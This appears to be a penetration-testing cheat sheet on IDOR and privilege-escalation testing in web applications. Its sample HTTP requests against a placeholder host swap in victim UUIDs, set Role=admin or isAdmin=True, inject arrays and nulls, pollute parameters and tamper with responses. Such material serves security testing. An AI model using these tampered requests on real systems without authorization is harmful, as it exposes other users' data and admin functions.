Privilege Escalation

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My Methodology

If You Need To Find UUID , Try To Register The Victim Email And Sometimes UUID Reflect In The Response

- Tweet
- Tweet

attacker

My Methodology

There Is Option Based On UUID , ID OR Email , Try To Replace Your UUID , ID OR Email To Victim UUID , ID OR Email To Ge IDOR

- Slides

```
POST /idor HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

uuid=**************
```

attacker

My Methodology

Try To Change The UUID To null , Insert Zeros as Value OR Try To Inject an Array e.g. UUID=[] To Expose Sensitive Information

- Tweet

```
POST /misconfiguration HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

UUID=00000000-0000-0000-0000-000000000000
```

attacker

My Methodology

There Is **Option Based On Your Privilege** , Try To Replace Your Privilege To High Level Privilege

-  Blog

```
POST /privilege-escalation HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

Role=admin
```

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My Methodology

Try To Change The Role To null OR Inject an Empty Array e.g. Role=[] To Expose Sensitive Information

-  Tweet

```
POST /privilege-escalation/misconfiguration HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

Role=[]
```

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
My Methodology

Try To Use Parameter Pollution Techniques With UUID OR Role Parameters

- Tweet



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My Methodology

Try To Use Separators e.g. | , %20 OR , With UUID Parameter To Ge IDOR

-  Mine

```
POST /idor HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

UUID=victim-UUID,me-UUID
```

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My Methodology

Try To Use Separators e.g. | , %20 OR , With Role Parameter To Get Privilege Escalation

-  Mine

```
POST /privilege-escalation HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

Role=admin,user
```

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My Methodology

Try To Change Content Type Header To application/json AND Insert Value Of UUID As Array e.g {"UUID":["victim-UUID","me-UUID"]} To Get IDOR

-  Mine

```
POST /idor HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

{"UUID":["victim-UUID","me-UUID"]}
```

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My Methodology

Try To Change Content Type Header To application/json AND Insert Value Of Role As Array e.g {"Role":["admin","user"]} To Get Privilege Escalation

-  Mine

```
POST /privilege-escalation HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/json
Referer: https://previous.com/path
Origin: https://www.company.com
Content-Length: Number

{"Role":["admin","user"]}
```

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My Methodology

Try To Change Method To POST , GET , PUT OR DELETE etc With UUID Parameter

-  Mine

```
GET /idor?uuid=Victim-UUID HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

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My Methodology

Try To Change Method To POST , GET , PUT OR DELETE etc With Role Parameter

-  Mine

```
GET /privilege-escalation?Role=admin HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://www.company.com
```

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My Methodology

Enter Victim UUID Then Try To Manipulate The Response To Change The Response To Response Of The Correct UUID Code , Maybe Something Will Happen

-  **Mine**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
        "msg" : "Right To Do Next Action"
}
```

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My Methodology

Try To Manipulate The Response By Changing false To true etc To Get Privilege Escalation

-  Tweet

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://www.company.com
Access-Control-Allow-Credentials: true
Content-Type: application/json; charset=utf-8
Content-Length: length

{
        "admin" : "true"
}
```

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
My Methodology

Try To Send The Additional properties In The Request As Parameters Or Using This Burp Suite Extension JSONandHTTPP

- Tweet
- Blog



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My Methodology

Create Two Accounts Then Try To Replace ID To Another ID While Doing Action e.g. Get , Add , Edit , Remove On One Of Them

- Video

Steps to produce :-

1 - Create Two Account , One On Firefox and The Second On Chrome
2 - Try To Get UUID Of Both
3 - Do Replace And Match In Burp Suite OR Use Autorize And AutoRepeater
4 - Do Any Action On One Of Them

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My Methodology

Create Two Accounts One To High-level Privilege , Second To Low-level Privilege Then **Replace Cookie Of High-level Privilege To Low-level Privilege While Doing Action** On One Of Them

- Video

Steps to produce :-

1 - Create Two Account , One On Firefox With High-level and The Second On Chrome With Low-level Privilege
2 - Try To Get Cookie Of Both
3 - Do Replace And Match Cookie Of High-level And Low-level In Burp Suite OR Use Autorize
4 - Do Any Action On One Of Them

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My Methodology

Create Two Accounts One To High-level Privilege , Second To Low-level Privilege Then Replace Authorization Of High-level Privilege To Low-level Privilege While Doing Action On One Of Them

- Video

Steps to produce :-

1 - Create Two Account , One On Firefox With High-level and The Second On Chrome With Low-level Privilege
2 - Try To Get Authorization Of Both
3 - Do Replace And Match Authorization Of High-level And Low-level In Burp Suite OR Use Autorize
4 - Do Any Action On One Of Them

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My Methodology

Create Account Then Add Your UUID OR ID To All Sensitive Endpoints As Parameter To Get IDOR

- Writeup
- Video

Steps to produce :-

1 - Create Account
2 - Find All Sensitive Endpoints On Your Account
e.g. http://company.com/privilege-escalation
3 - Add uuid As Parameter To This endpoint e.g
http://company.com/privilege-escalation?uuid=*******

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My Methodology

Create Account Then Add isAdmin=True OR admin=True etc To All Sensitive Endpoints To Override Your Privilege

-  Tweet
-  Blog

Steps to produce :-

1 - Create Account
2 - Find All Sensitive Endpoints On Your Account
e.g. http://company.com/privilege-escalation
3 - Add admin=True To This endpoint e.g
http://company.com/privilege-escalation?admin=True

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My Methodology

Create Two Accounts Admin AND User , From Admin Account Find All Sensitive Endpoints Then From User Add .json To All Endpoints

-  Tweet

Steps to produce :-

1 - Create Two Accounts Admin And User
2 - Find All Sensitive Endpoints From Admin Account
e.g. http://company.com/privilege-escalation
3 - From User Account Add .json To This Endpoint e.g
http://company.com/privilege-escalation.json

Thank You

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